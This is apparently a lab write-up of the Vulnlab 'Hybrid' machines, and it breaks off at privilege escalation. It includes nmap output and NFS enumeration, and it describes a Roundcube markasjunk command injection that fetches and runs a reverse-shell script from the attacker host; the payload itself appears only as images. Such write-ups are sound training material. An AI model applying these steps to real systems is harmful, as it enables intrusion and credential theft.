Hybrid is an Active Directory chain consisting of two machines (one windows and one linux). At the time of writing, the IP addresses of the two machines are 10.10.142.181 and 10.10.142.182.

NMAP scan of 10.10.142.181 reveals that the hostname is “DC01” belonging to domain “HYBRID.VL”.

```
└─$ nmap -p- -A 10.10.142.181 -Pn
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-18 23:34 EDT
Nmap scan report for 10.10.142.181 (10.10.142.181)
Host is up (0.14s latency).
Not shown: 65512 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-10-19 03:55:26Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: hybrid.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc01.hybrid.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.hybrid.vl
| Not valid before: 2023-06-17T14:05:41
|_Not valid after:  2024-06-16T14:05:41
|_ssl-date: TLS randomness does not represent time
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: hybrid.vl0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.hybrid.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.hybrid.vl
| Not valid before: 2023-06-17T14:05:41
|_Not valid after:  2024-06-16T14:05:41
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: hybrid.vl0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.hybrid.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.hybrid.vl
| Not valid before: 2023-06-17T14:05:41
|_Not valid after:  2024-06-16T14:05:41
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: hybrid.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc01.hybrid.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.hybrid.vl
| Not valid before: 2023-06-17T14:05:41
|_Not valid after:  2024-06-16T14:05:41
|_ssl-date: TLS randomness does not represent time
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2023-10-19T03:57:02+00:00; -2s from scanner time.
| rdp-ntlm-info:
|   Target_Name: HYBRID
|   NetBIOS_Domain_Name: HYBRID
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: hybrid.vl
|   DNS_Computer_Name: dc01.hybrid.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2023-10-19T03:56:23+00:00
| ssl-cert: Subject: commonName=dc01.hybrid.vl
| Not valid before: 2023-06-17T08:29:18
|_Not valid after:  2023-12-17T08:29:18
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
```

```
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49670/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  msrpc         Microsoft Windows RPC
57780/tcp open  msrpc         Microsoft Windows RPC
57804/tcp open  msrpc         Microsoft Windows RPC
57819/tcp open  msrpc         Microsoft Windows RPC
64492/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   311:
|_    Message signing enabled and required
| smb2-time:
|   date: 2023-10-19T03:56:26
|_  start_date: N/A
|_clock-skew: mean: -1s, deviation: 0s, median: -1s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1347.79 seconds
```

NMAP scan of 10.10.142.182 reveals that the hostname is “MAIL01” belonging to domain “HYBRID.VL”.

```
└─$ nmap -p- -A 10.10.142.182
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-19 00:28 EDT
Nmap scan report for 10.10.142.182 (10.10.142.182)
Host is up (0.14s latency).
Not shown: 65520 closed tcp ports (conn-refused)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 60bc2226783cb4e06beaaa1ec1625dde (ECDSA)
|_  256 a3b5d86106e63a418845e35203d2231b (ED25519)
25/tcp   open  smtp     Postfix smtpd
|_smtp-commands: mail01.hybrid.vl, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, AUTH PLAIN LOGIN, ENHANCEDSTATUSCODES, 8BITMIME, DSN, CHUNKING
80/tcp   open  http     nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Redirecting...
110/tcp  open  pop3     Dovecot pop3d
|_ssl-date: TLS randomness does not represent time
|_pop3-capabilities: RESP-CODES SASL STLS PIPELINING AUTH-RESP-CODE UIDL CAPA TOP
| ssl-cert: Subject: commonName=mail01
| Subject Alternative Name: DNS:mail01
| Not valid before: 2023-06-17T13:20:17
|_Not valid after:  2033-06-14T13:20:17
111/tcp  open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      40831/tcp6  mountd
|   100005  1,2,3      49044/udp6  mountd
|   100005  1,2,3      51243/tcp   mountd
|   100005  1,2,3      59313/udp   mountd
|   100021  1,3,4      37551/tcp   nlockmgr
|   100021  1,3,4      41711/tcp6  nlockmgr
|   100021  1,3,4      48259/udp   nlockmgr
|   100021  1,3,4      58784/udp6  nlockmgr
|   100024  1          33285/tcp6  status
|   100024  1          36925/udp6  status
|   100024  1          44650/udp   status
|   100024  1          53723/tcp   status
|   100227  3           2049/tcp   nfs_acl
|_  100227  3           2049/tcp6  nfs_acl
143/tcp  open  imap     Dovecot imapd (Ubuntu)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=mail01
| Subject Alternative Name: DNS:mail01
| Not valid before: 2023-06-17T13:20:17
|_Not valid after:  2033-06-14T13:20:17
|_imap-capabilities: IMAP4rev1 LITERAL+ capabilities SASL-IR LOGINDISABLEDA0001 listed post-login Pre-login have IDLE STARTTLS OK ENABLE more ID LOGIN-REFERRALS
587/tcp  open  smtp     Postfix smtpd
```

```
587/tcp  open  smtp     Postfix smtpd
|_smtp-commands: mail01.hybrid.vl, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, AUTH PLAIN LOGIN, ENHANCEDSTATUSCODES, 8BITMIME, DSN, CHUNKING
993/tcp  open  ssl/imap Dovecot imapd (Ubuntu)
| ssl-cert: Subject: commonName=mail01
| Subject Alternative Name: DNS:mail01
| Not valid before: 2023-06-17T13:20:17
|_Not valid after:  2033-06-14T13:20:17
|_ssl-date: TLS randomness does not represent time
|_imap-capabilities: IMAP4rev1 have Pre-login SASL-IR listed capabilities post-login IDLE AUTH=PLAIN AUTH=LOGINA0001 LITERAL+ OK ENABLE more ID LOGIN-REFERRALS
995/tcp  open  ssl/pop3 Dovecot pop3d
| ssl-cert: Subject: commonName=mail01
| Subject Alternative Name: DNS:mail01
| Not valid before: 2023-06-17T13:20:17
|_Not valid after:  2033-06-14T13:20:17
|_ssl-date: TLS randomness does not represent time
|_pop3-capabilities: RESP-CODES SASL(PLAIN LOGIN) AUTH-RESP-CODE PIPELINING USER UIDL CAPA TOP
2049/tcp  open  nfs_acl  3 (RPC #100227)
37551/tcp open  nlockmgr 1-4 (RPC #100021)
45423/tcp open  mountd   1-3 (RPC #100005)
50677/tcp open  mountd   1-3 (RPC #100005)
51243/tcp open  mountd   1-3 (RPC #100005)
53723/tcp open  status   1 (RPC #100024)
Service Info: Host:  mail01.hybrid.vl; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 742.18 seconds
```


10.10.142.182

INITIAL SHELL:


Enumerating Network File Shares(Port 2049) we see that it is possible to mount “/opt/share” directory in 10.10.142.182 to any directory in kali attack machine.

```
┌──(kali㉿kali)-[~/opt/Vulnlab/hybrid]
└─$ showmount -e 10.10.142.182
Export list for 10.10.142.182:
/opt/share *
```


Creating “mnt” directory in kali and mounting “/opt/share”, we see that “/opt/share” contains “backup.tar.gz”.




After extracting it and investigating the backup folder, we see that there is “etc” folder inside which contains “dovecot-users” file.




This file contains cleartext passwords.




Investigating port 80.




The target IP 10.10.142.182 resolves to “mail01.hybrid.vl”. However kali does not understand the routing to this URL.




After adding the below entry to “/etc/hosts” file in kali, it is now possible to access a Roundcube webmail application.




Logging in with one of the above identified credentials.




The Roundcube Webmail version 1.6.1 uses plugin “markasjunk”.




As explained in the article below, a command injection vulnerability exists in this web application due to the plugin “markasjunk”.




Changing the identity of “admin” to that of the payload below which is responsible for downloading “rev.sh” from kali attack machine and executing it on the target. “${IFS}” is an internal field separator which can be used in the place of “space”.




“rev.sh” gives a reverse shell when executed. Sending a mail to “peter.turner”.



Marking the sent mail as “Junk” triggers the vulnerability and executes the payload that we entered in the “Identities” settings above. This gives a reverse shell as “www-data”





PRIVILEGE ESCALATION I:

Navigating to “/opt/share” reveals that it is the same folder which we mounted to our kali machine initially.

```
www-data@mail01:/$ ls -lah
ls -lah
total 80K
